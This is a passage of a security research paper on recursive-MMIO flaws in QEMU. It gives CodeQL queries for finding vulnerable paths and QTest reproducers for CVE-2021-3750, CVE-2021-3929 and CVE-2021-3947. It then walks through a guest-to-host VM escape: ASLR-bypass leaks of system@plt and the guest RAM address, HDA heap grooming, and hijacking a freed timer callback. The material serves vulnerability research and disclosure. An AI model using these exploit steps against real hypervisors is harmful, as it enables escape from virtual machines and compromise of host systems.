After running these two queries, we can get some valuable results. For example, there is a path from MMIO handler to pci_dma_write() in the MegaRAID SAS 8708EM2 device:

MMIO -> Reentry: from megasas_mmio_write to pci_dma_write — pci.h:839:27

Path

#	Function	Location
1	megasas_mmio_write	megasas.c:2047:13
2	megasas_handle_frame	megasas.c:1935:13
3	megasas_handle_scsi	megasas.c:1665:12
4	megasas_write_sense	megasas.c:343:13
5	megasas_build_sense	megasas.c:319:12
6	pci_dma_write	pci.h:839:27

Figure 3-2 MMIO to pci_dma_write() in MegaRAID SAS 8708EM2

And there is a path from the timer's callback to dma_buf_read() in the NVMe controller:

BH/Timer -> Reentry: from nvme_process_sq to dma_buf_read — dma-helpers.c:318:10

Path

Path

#	Function	Location
1	nvme_process_sq	ctrl.c:5501:13
2	nvme_admin_cmd	ctrl.c:5454:17
3	nvme_get_log	ctrl.c:4241:17
4	nvme_smart_info	ctrl.c:4061:17
5	nvme_c2h	ctrl.c:1179:24
6	nvme_tx	ctrl.c:1143:17
7	dma_buf_read	dma-helpers.c:318:10

Figure 3-3 Timer to dma_buf_read() in NVMe Controller

https://t.me/learningnets

3.2 UAF Primitives

In section 2.2, we said there are three common consequences caused by recursive MMIO flaws: use-after-free, OOB access, and stack overflow (DoS). Since UAF is usually easier to exploit, we only focus on this kind of vulnerability here.

To find all the possible UAF flaws, we need to know the possible paths from an MMIO write handler to a free function call. Similar to section 3.1, we can use CodeQL to do this quickly.

It's worth noting that QEMU uses the glib's g_free() [18] to release data structure, but usually there is no source code for the glib library, so vscode [19] cannot display the path in the alert when parsing the request result. We can solve this problem by moving the sink node one step backward: the last node is described by FunctionCall instead of Function. Also, we should filter out the free functions in error handlers, test routines, TCG, and other unrelative modules of QEMU.

```
class FreeFn extends Function {
  FreeFn() {
    exists(FunctionCall fc |
      fc.getTarget().getName().matches("g_free") and
      fc.getEnclosingFunction() = this and
      not this.getName().regexpMatch(".*shutdown.*") and
      not this.getFile()
          .getRelativePath()

.regexpMatch(".*error.*|.*test.*|.*replay.*|.*translate-all.*|.*xen.*|.*qapi-visit.*")
    )
  }
}

from MMIOFn entry_fn, FreeFn end_fn
where edges+(entry_fn, end_fn)
select end_fn, entry_fn, end_fn, "MMIO -> Free: from " + entry_fn.getName() + " to " +
end_fn.getName()
```

For example, we can find a path from an MMIO write handler to a free function in the EHCI controller:



Figure 3-4 MMIO to Free in EHCI Controller

https://t.me/learningnets

Now we know three types of paths:

1. MMIO handler→Write-to-Phys-Address API (DMA)→MMIO write handler.
2. BH/Timer callback→Write-to-Phys-Address API (DMA)→MMIO write handler.
3. MMIO write handler→reset/free gadget.

To find devices that may have UAF flaws caused by direct recursive MMIO, we can calculate the intersections of these paths manually. For example, if there are type-1 and type-3 paths in device A, then A may have UAF flaws.



Figure 3-5 Devices Vulnerable to Recursive MMIO UAF

In section 4, we will descript some vulnerabilities we found.

3.3 Malloc Primitives

To exploit the UAF vulnerabilities, we have to find the malloc primitives which can occupy the freed chunk before it is used. There are two possible methods:

1. First, after the control flow returns from the MMIO reset handler, a malloc that allocates chunks the same size as the freed chunk will be called. However, after some reviews, we think it's hard to find such primitives in vulnerable devices.
2. Second, instead of calling malloc in the same device, we can write to another device's MMIO region in which a chunk will be allocated, then we return to the vulnerable device to use the freed but occupied chunk. Since scatter-gather DMA [20] is common, it's easy to find vulnerable devices that perform multiple DMA write operations. So we choose this method.

https://t.me/learningnets

Our goal is to find a malloc that can be triggered by an MMIO write, and the guest can control the content of the allocated chunk. It is best that the size of this chunk can also be controlled. Based on past experience, we can guess that this primitive has the following characteristics:

1. There should be a free() before the allocate call, or the guest can keep allocating chunks and crash the hypervisor.

2. Two data structures are usually used for data transfer between guest and host: linked list and array list. To get size-controlled chunks, we focus on arrays that are composed of multiple smaller units (predefined structures, constant size).

3. There should be a read-from-guest action after the malloc call, so we can control the content of the allocated chunk.

4. The parameter of free(), read_from_guest(), and the return value of malloc() should be the same pointer.

In short, the pattern is:

```
g_free(buf) -> buf = g_malloc(constant * nonconstant) -> read_from_guest(buf)
```

In practice, we only use the first two characteristics, the malloc and free calls are defined as:

```
class MallocFc extends FunctionCall {
  MallocFc() {
    exists(MulExpr me |
      this.getTarget().getName().matches("g_malloc") and
      this.getFile().getAbsolutePath().regexpMatch(".*/hw/.*") and
      this.getArgument(0) = me and
      not me.isConstant() and
      (me.getChild(0).isConstant() or me.getChild(1).isConstant()))}}

class FreeFc extends FunctionCall {
  FreeFc() {
    this.getTarget().getName().matches("g_free") and
    this.getFile().getAbsolutePath().regexpMatch(".*/hw/.*")}}
```

Since the malloc and free calls are likely in the same context/routine, we can't define the nodes as Function or BasicBlock. Instead, we define them as ControlFlowNode:

```
query predicate edges(ControlFlowNode a, ControlFlowNode b) { b = a.getASuccessor() }
from MallocFc mallocfc, FreeFc freefc
where
  mallocfc.getEnclosingFunction() = freefc.getEnclosingFunction() and
  edges+(freefc.getASuccessor(), mallocfc.getASuccessor())
select mallocfc, freefc, mallocfc, mallocfc.getFile().getRelativePath()
```


https://t.me/learningnets

Then we can find multiple free-malloc pairs, here we discuss a primitive in intel-hda.c:



Figure 3-6 Malloc Primitive in Intel HDA Device

```
static void intel_hda_parse_bdl(IntelHDAState *d, IntelHDAStream *st)
{
    hwaddr addr;
    uint8_t buf[16];
    uint32_t i;
    addr = intel_hda_addr(st->bdlp_lbase, st->bdlp_ubase);
    st->bentries = st->lvi +1;
    g_free(st->bpl);
    st->bpl = g_malloc(sizeof(bpl) * st->bentries);
    for (i = 0; i < st->bentries; i++, addr += 16) {
        pci_dma_read(&d->pci, addr, buf, 16);
        st->bpl[i].addr  = le64_to_cpu(*(uint64_t *)buf);
        st->bpl[i].len   = le32_to_cpu(*(uint32_t *)(buf + 8));
        st->bpl[i].flags = le32_to_cpu(*(uint32_t *)(buf + 12));
    }
    /* ...... */
```

As shown above, the free-malloc pair is in the routine that gets the buffer descriptor list (BDL) from the guest. The guest can write arbitrary content to the list and trigger this routine by setting the RUN bit in HDA's stream control registers through an MMIO write.

Moreover, the st->lvi (Last Valid Index) is also controlled by the guest, so by calling this routine, the guest can allocate any chuck size 16n bytes.

Last but not least, there are eight streams/registers in the HDA device, which means the guest can call several free and allocate primitives in one scatter-gather DMA to MMIO session. So this is also a perfect primitive to construct the heap Fengshui [21].

Please refer to Intel's doc for more information about the HDA's register interface [22].

https://t.me/learningnets

4 Case Study

4.1 CVE-2021-3750

When the EHCI controller transfers USB packets, it doesn't check if the Buffer Pointer is in its MMIO region. So crafted content may be written to the controller's registers and trigger actions like reset, but the device is still transferring packets, resulting in bad situations.

Take the reproducer below as an example, we make the first two Buffer Pointers in qTD all point to the MMIO region, so when we call usb_packet_map() in ehci_execute(), the second map will fail because bounce in address_space_map() is busy. EHCI will try to unmap the first mapped buffer, which writes bounce.buffer to the MMIO region. The buffer is uninitialized, but ASAN will fill it with 0xbebebebe, thus triggering Host Controller Reset (HCRESET) and freeing the qh and qtd structs in use, raising UAF exceptions.

To exploit the flaw, the attacker can first make the VM allocate an uninitialized bounce.buffer (4k), and set the pid to USB_TOKEN_IN, thus making the uninitialized chunk written back to the guest when usb_packet_unmap() is called later. Since there are data/function pointers on the heap, the attacker can bypass the ASLR. Additionally, if the attacker managed to allocate chunks after the queues were freed and before used, OOB access or RIP hijack may happen.

We wrote a PoC with comments based on the QTest. You can view a detailed output at [qiuhao.org](). For more information about EHCI/USB, please refer to the specification [23].

```
$ cat << EOF | ./build/qemu-system-x86_64 -nodefaults -machine type=q35,accel=qtest
-nographic -device ich9-usb-ehci1,id=ich9-ehci-1 -drive if=none,id=usbcdrom,media=cdrom
-device usb-storage,bus=ich9-ehci-1.0,drive=usbcdrom -qtest stdio \

outl 0xcf8 0x80000810            /* Memory Base Address Register */
outl 0xcfc 0xe0000000            /* Set MMIO Address to 0xe0000000 */
outl 0xcf8 0x80000804            /* PCICMD--PCI Command Register */
outw 0xcfc 0x02                  /* Enables accesses to the USB 2.0 registers. */
write 0xe0000038 0x4 0x00100000  /* Set Current Async List Address Register to 0x1000 */
write 0x00001000 0x4 0x00000000  /* Write Queue Head to 0x1000 */
write 0x00001004 0x4 0x00800000  /* Set Head of Reclamation List Flag */
write 0x00001010 0x4 0x00200000  /* Set Next qTD pointer to 0x2000 */
write 0x00002000 0x4 0x00000000  /* write qTD to 0x2000 */
write 0x00002008 0x4 0x80010020  /* Active, IN Token, Transfer 2K bytes */
write 0x0000200c 0x4 0x000000e0  /* Set Buffer Pointer (Page 0) to MMIO region 0xe0000000*/
write 0x00002010 0x4 0x000000e0  /* Also point to 0xe0000000, map fail and unmap */
write 0xe0000064 0x4 0x00010000  /* Start usb reset sequence */
write 0xe0000064 0x4 0x00000000  /* Terminate the reset sequence */
write 0xe0000020 0x4 0x21000000  /* Asynchronous Schedule Enable, Bit 0: Run */
EOF
```


https://t.me/learningnets

4.2 CVE-2021-3929

In hw/nvme/ctrl.c:nvme_tx(), dma_buf_write() and dma_buf_read() can be called without check if the destination region is overlapped with device's MMIO field -- the recursive MMIO, again. In the reproducer below, the call path is: nvme_process_sq -> nvme_admin_cmd -> nvme_get_log -> nvme_fw_log_info -> nvme_c2h -> nvme_tx.

This vulnerability is easier to exploit compared with CVE-2021-3750. In nvme_process_sq(), after the request which trigger the nvme_ctrl_reset() finished, nvme_enqueue_req_completion() will be called, in which cq's timer is set to fire 500ns later. However, the timer is freed in the reset routine. Since there is a callback in QEMU's timer, the guest can hijack RIP directly if he can occupy the freed timer.

```
static void nvme_enqueue_req_completion(NvmeCQueue *cq, NvmeRequest *req)
{
    /* ...... */
    timer_mod(cq->timer, qemu_clock_get_ns(QEMU_CLOCK_VIRTUAL) + 500);
}

static void nvme_ctrl_reset(NvmeCtrl *n)
{
    /* ...... */
    for (i = 0; i < n->params.max_ioqpairs + 1; i++) {
        if (n->cq[i] != NULL) {
            nvme_free_cq(n->cq[i], n); // cq->timer is freed
    /* ...... */
}
```

We wrote a PoC with comments based on QTest. More details will be discussed in section 5.

```
cat << EOF | ./build/qemu-system-x86_64 -display none -machine accel=qtest -machine q35
-nodefaults -drive file=null-co://,if=none,format=raw,id=disk0 -device
nvme,drive=disk0,serial=1 -qtest stdio \

outl 0xcf8 0x80000810              /* MLBAR (BAR0) - Memory Register Base Address */
outl 0xcfc 0xe0000000              /* MMIO Base Address = 0xe0000000 */
outl 0xcf8 0x80000804              /* CMD - Command */
outw 0xcfc 0x06                    /* Bus Master Enable, Memory Space Enable */
write 0xe0000024 0x4 0x02000200    /* Admin Queue Attributes */
write 0xe0000014 0x4 0x01004600    /* Controller Configuration */
write 0xe0001000 0x1 0x01          /* SQyTDBL - Submission Queue y Tail Doorbell */
write 0x00 0x1 0x02                /* cmd->opcode, nvme_get_log() */
write 0x18 0x4 0x140000e0          /* prp1 = 0xe0000014, NVME_REG_CC, nvme_ctrl_reset() */
write 0x28 0x4 0x03000004          /* cmd->cdw10, lid = 3 nvme_fw_log_info(), len = 4 */
write 0x30 0x4 0xfc010000          /* cmd->cdw12, Log Page Offset */
clock_step
EOF
```


https://t.me/learningnets

4.3 CVE-2021-3947

We found this vulnerability when reviewing CVE-2021-3929. It's not a recursive MMIO flaw but can be helpful when we exploit CVE-2021-3929 later. nvme_changed_nslist() is a function in hw/nvme/ctrl.c which transfers log to the guest:

```
static uint16_t nvme_changed_nslist(NvmeCtrl *n, uint8_t rae, uint32_t buf_len,
                                    uint64_t off, NvmeRequest *req)
{
    uint32_t nslist[1024];
    uint32_t trans_len;
    int i = 0;
    uint32_t nsid;
    memset(nslist, 0x0, sizeof(nslist));
    // sizeof(nslist) = 4096, integer underflow!
    trans_len = MIN(sizeof(nslist) - off, buf_len);
    /* ...... */
    // transmit data to the guest, stack overflow!
    return nvme_c2h(n, ((uint8_t *)nslist) + off, trans_len, req);
}
```

The guest totally controls the variable off, so if it is greater than 4096, an integer underflow will happen, and trans_len will be set to buf_len, which is also partially controlled by the guest, thus leading to stack overflow. Even worse, since off can be set to any number greater than or equal to 4098, the ptr parameter of nvme_c2h() can be set to an arbitrary address, resulting in arbitrary memory read from the host to the guest (ASLR bypass). Last, the nslist is used as source data of DMA operations later, which can trigger CVE-2021-3929. So we can make the source data of CVE-2021-3929's DMA from an arbitrary address (E.g. the guest's RAM).

We wrote a PoC with comments based on QTest. You can view a detailed output at qiuhao.org.

```
cat << EOF | ./build/qemu-system-x86_64 -nodefaults -machine type=q35,accel=qtest -nographic
-drive file=null-co://,if=none,format=raw,id=disk0 -device nvme,drive=disk0,serial=1 -qtest
stdio \

outl 0xcf8 0x80000810                /* MLBAR (BAR0) - Memory Register Base Address*/
outl 0xcfc 0xe0000000                /* MMIO Base Address = 0xe0000000 */
outl 0xcf8 0x80000804                /* CMD - Command */
outw 0xcfc 0x06                      /* Bus Master Enable, Memory Space Enable */
write 0xe0000024 0x4 0x02000200      /* Admin Queue Attributes */
write 0xe0000014 0x4 0x01004600      /* Controller Configuration */
write 0xe0001000 0x1 0x01            /* SQyTDBL - Submission Queue y Tail Doorbell */
write 0x00 0x1 0x02                  /* cmd->opcode, nvme_get_log() */
write 0x28 0x4 0x0400ff07            /* cmd->cdw10, lid = 4 nvme_changed_nslist, len = 8k */
write 0x30 0x4 0x10100000            /* cmd->cdw12 = 4098, Log Page Offset */
clock_step
EOF
```


https://t.me/learningnets

5 Exploit Development

5.1 Background & Plan

In this paper, we will leverage CVE-2021-3929 and CVE-2021-3947 in the NVM Express (NVMe) module of QEMU to achieve a VM escape. The NVMe interface [24] allows host software to communicate with a non-volatile memory subsystem. This interface is optimized for solid-state drives, typically attached as a register level interface to the PCI Express interface. NVMe has two kinds of commands: Admin Command, used to manage and control the SSD controller by Host (the guest OS); and IO Command, for data transmission between Host and the SSD. To transfer these commands, NVMe defined three structures: Submission Queue (SQ), Completion Queue (CQ), and Doorbell (DB). SQ is in the Host memory: When the Host intends to send a command, it first stores the command in SQ, then notifies the SSD to take them. CQ is also in the Host memory: When a command is completed, SSD will write completion status into CQ. The DB is in the SSD and used by the host to notify the SSD to start processing commands. Figure 5-1 illustrates the commands processing steps:



Figure 5-1 NVMe Command Processing (from nvmexpress.org)

As we said, CVE-2021-3929 is a recursive MMIO flaw triggered by DMA that can cause UAF, and the freed structure contains a timer pointer. CVE-2021-3947 is an arbitrary memory read flaw which can be used to bypass ASLR and leak the guest's RAM address. And there is a powerful malloc primitive in the HDA device. So our plan to achieve a guest-to-host escape is following:

https://t.me/learningnets

1. In the guest OS, we construct a fake timer and prepare a buffer for the DMA operations (recursive MMIO write) later.

2. By leveraging CVE-2021-3947, we can leak the virtual address of system@plt and the virtual address of the guest's RAM.

3. Since CVE-2021-3929 and CVE-2021-3947 both are on the path of processing the Changed Namespace List command [24], and the content of the DMA write operations in CVE-2021-3929 is from the buffer (nslist in section 4.3) in CVE-2021-3947, we can make the source data of DMA from a buffer in the guest's RAM (step 1).

4. By leveraging CVE-2021-3929 and CVE-2021-3947, we perform scatter-gather DMA operations to MMIO regions, and the first MMIO write is to the malloc primitive in the HDA device, allocating three chunks the same size as the QEMU's timer, thus cleaning the tcache [44] of the main thread.

5. In the same DMA context, the second recursive MMIO write is to the reset register of the NVMe controller, releasing the cq structure (put on the main thread's tcache).

6. In the same DMA context, the last MMIO write is to the malloc primitive in the HDA device, thus occupying the timer pointer in the freed cq structure and the timer pointer in cq now points to the fake timer we constructed before.

7. When timer_mod() in nvme_enqueue_req_completion() is called after MMIO operations are finished. The callback in the fake timer will be called. Since we control the callback and its parameters, a control flow hijack can be achieved (VM escape).

We will discuss the details in the following text. You can get the PoC code on github.com.

5.2 User-Mode MMIO

We develop the exploitation in the guest's userspace. To trigger MMIO from Ring 3, we need to execute the exploit program as root. For the techs to map the MMIO region to virtual address space and convert physical address to virtual address, you can refer to [25] [26] and the source code. For example, the code to submit command is like:

```
mmio_write_l_fn(nvme_mmio_region, NVME_OFFSET_ACQ, cqes_phys_addr); /* cq dma_addr */
mmio_write_l_fn(nvme_mmio_region, NVME_OFFSET_ACQ + 4, (cqes_phys_addr >> 32));
mmio_write_l_fn(nvme_mmio_region, NVME_OFFSET_ASQ, cmds_phys_addr); /* sq dma_addr */
mmio_write_l_fn(nvme_mmio_region, NVME_OFFSET_ASQ + 4, (cmds_phys_addr >> 32));
mmio_write_l_fn(nvme_mmio_region, NVME_OFFSET_AQA, 0x200020); /* init, sq_size = 32 + 1 */
mmio_write_l_fn(nvme_mmio_region, NVME_OFFSET_CC, 0);   /* reset */
mmio_write_l_fn(nvme_mmio_region, NVME_OFFSET_CC, ((4 << 20) + (6 << 16) + 1)); /* start */
mmio_write_l_fn(nvme_mmio_region, NVME_OFFSET_SQyTDBL, 0x1); /* set tail to 1 for command */
```


https://t.me/learningnets

It should be noted that DMAs in NVMe require the data laid on continuous physical pages. To get these pages in the userspace, we wrote a hackish code that keeps mapping pages and analyzes if there are continuous physical pages we need:

```
do
{
    if (mem != NULL) {
        munmap(mem, map_len);
    }
    mem = mmap(NULL, map_len, PROT_READ | PROT_WRITE, MAP_ANONYMOUS | MAP_SHARED, -1, 0);
    mlock(mem, map_len);
    memset(mem, 0, map_len);
    for (void *vp1 = mem; vp1 < mem + map_len; vp1 += PAGE_SIZE) {
        void *vp2 = MIN(vp1 + PAGE_SIZE, mem + 511 * PAGE_SIZE);
        void *vp3 = MIN(vp2 + PAGE_SIZE, mem + 511 * PAGE_SIZE);
        /* mmio_buf (3 pages) need to be physically contiguous. Wish us good luck! */
        if (virt_to_phys(vp1) + PAGE_SIZE == virt_to_phys(vp2) && virt_to_phys(vp2) +
PAGE_SIZE == virt_to_phys(vp3)) {
            mmio_buf = vp1;
        }
    }
} while (mmio_buf == NULL);
```

5.3 Bypass ASLR

In section 4.3, we said we control the host-to-guest data offset of a stack array (nslist below). So even if we successfully leak the guest's RAM, we still need to know the distance between nslist and the guest's RAM to let the data come from the guest's RAM. Let's leak the nslist first.

```
static uint16_t nvme_changed_nslist(NvmeCtrl *n, uint8_t rae, uint32_t buf_len,
                                    uint64_t off, NvmeRequest *req)
{
    uint32_t nslist[1024];
    uint32_t trans_len;
    int i = 0;
    uint32_t nsid;
    memset(nslist, 0x0, sizeof(nslist));
    // sizeof(nslist) = 4096, integer underflow!
    trans_len = MIN(sizeof(nslist) - off, buf_len);
    /* ...... */
    // transmit data to the guest, stack overflow!
    return nvme_c2h(n, ((uint8_t *)nslist) + off, trans_len, req);
}
```


https://t.me/learningnets

We can overflow the array and get the save RBP register (previous frame address) on the stack to get its address. Since the relative distance between the last RBP and nslist is decided at compile time, we can get nslist's address by subtracting the distance from the leaked RBP.

nslist is an array of 1024 uint32_t. The saved RBP is at &nslist + sizeof(uint32_t) * 1024 + 8 + 8:

```
gef➤  bt
#0  nvme_changed_nslist at ../hw/nvme/ctrl.c:4198
#1  0x000055a9616f6a31 in nvme_get_log at ../hw/nvme/ctrl.c:4285
#2  0x000055a9616f99ba in nvme_admin_cmd at ../hw/nvme/ctrl.c:5475
#3  0x000055a9616f9d30 in nvme_process_sq at ../hw/nvme/ctrl.c:5530
#4  0x000055a961c69e7b in timerlist_run_timers at ../util/qemu-timer.c:573
#5  0x000055a961c69f24 in qemu_clock_run_timers at ../util/qemu-timer.c:587
#6  0x000055a961c6a219 in qemu_clock_run_all_timers at ../util/qemu-timer.c:669
#7  0x000055a961ca15ab in main_loop_wait at ../util/main-loop.c:542
#8  0x000055a961a1316a in qemu_main_loop at ../softmmu/runstate.c:726
#9  0x000055a96158ed3a in main at ../softmmu/main.c:50
gef➤  frame
#0  nvme_changed_nslist at ../hw/nvme/ctrl.c:4198
4198        return nvme_c2h(n, ((uint8_t *)nslist) + off, trans_len, req);
gef➤  x /g ((void *)&nslist + sizeof(uint32_t) * 1024 + 16)
0x7fff983e3860:       0x00007fff983e38f0
gef➤  p 0x00007fff983e38f0 - (uint64_t)&nslist
$226 = 0x10a0
```

So we can get virtual address of nslist as:

```
*(uint64_t *)((void *)&nslist + 0x1010) - 0x10a0
```

Similarly, we can find a stable global variable on the stack, thus leaking the address of ELF. Since we can dump the process and get the offset between ELF base and plt (0x3D2C24 below), we can get the virtual address of system@plt.

```
gef➤  p *(uint64_t *)(((uint8_t *)nslist) + 0x1730) - 0x40
$228 = 0x55a9611ba000
gef➤  vmmap
[ Legend:  Code | Heap | Stack ]
Start              End                Offset             Perm Path
0x000055a9611ba000 0x000055a961587000 0x0000000000000000 r--
/home/qiuhao/tmp/qemu-6.1.0/build/qemu-system-x86_64

......

gef➤  x /i 0x55a9611ba000 + 0x3D2C24
   0x55a96158cc24 <system@plt+4>:   bnd jmp QWORD PTR [rip+0xbc70f5]
```


https://t.me/learningnets

As we said in section 1.2, all MemoryRegion backed by mapped memory on the host will have a corresponding pointer in the RAMBlock's host field. The guest's RAM is initialized during the pc board setup of QEMU, and we can find a pointer in the heap which points to the RAM. So if we can leak the address of the heap and search through it, we can get the guest's RAM address.

Luckily, after some reviews on the stack, we found a stable pointer that points to a variable in the heap, and its value is always smaller than the RAMBlock's host field. So instead of getting the base address of the heap, we can just search start from this pointer. It didn't take long before we found the RAM's address:

```
qiuhao@pc:~/tmp/qemu-6.1.0/build$ ps -ef | grep type=q35 | awk '{ print $2}'| head -1 |
xargs pmap  | grep 2097152
00007f8207e00000 2097152K rw---   [ anon ]

------

gef➤  p *(uint64_t *)((uint8_t *)nslist + 0x11b0)
$233 = 0x55a963640788
gef➤  find /g 0x55a963640788, +20000, 0x7f8207e00000
0x55a9636449d8
1 pattern found.
```

The next problem is how to find the RAM's pointer on the heap. We observed that the virtual address of RAM is always aligned to 14M (ends with 0xe00000) when we set the guest's RAM size as 2G. And there is a stable pointer on stack that points to a mapped memory region whose high address (ram_mask) is the same as the RAM's high address:

```
gef➤  p *(uint64_t *)((uint8_t *)nslist + 0x1020)
$234 = 0x7f82000f8ef0
```

Considering that only 48-bit addresses are available, we can design the following three search patterns. By searching on the heap in units of 8 bytes, we finally got the virtual address of the guest's RAM.

```
uint64_t tmp = *(uint64_t *)(leak_heap + search_index);
(tmp & ram_mask) == ram_mask;
(tmp & 0x1fffff) /* 0xe00000 */ == 0;
(tmp & ~0x00007fffffffffff) == 0;
```

Figure 5-2 shows our strategy to leak the guest's RAM address. For more details, you can refer to the leak_*() functions in the source code.

https://t.me/learningnets



Figure 5-2 Process of Leaking Guest's RAM Address

5.4 Hijack Control Flow

When handling the Get Log Page command (admin command), the NVMe controller writes the data to destinations described by a structure called PRP (Physical Region Page) [45]. A PRP Entry is a 64-bit memory physical address divided into two parts: page start address and page offset. There are two PRP registers, PRP1 points to a page, and PRP2 can point to a PRP List which contains a list of PRP entries.

As we said in section 3.3 and section 5.1, we need to trigger three discrete MMIO writes using the Changed Namespace List command, so we need three valid PRP entries:

1. The first PRP page writes to intel-hda MMIO registers IN1 CTL, IN2 CTL, and IN3 CTL, thus allocating three 0x30-byte (size of QEMUTimer) chunks. Now the tcache of the main thread has at least three free slots. The reason that we must clean the tcache is that we found allocator (glibc 2.34) will put the free chunk back the to thread in which the chunk is allocated (MMIO write from the guest, NVMe start command, vCPU thread) if the current thread's tcache (MMIO writes in the timer's callback, main thread) is full. This will prevent us from occupying the freed chunk.

https://t.me/learningnets

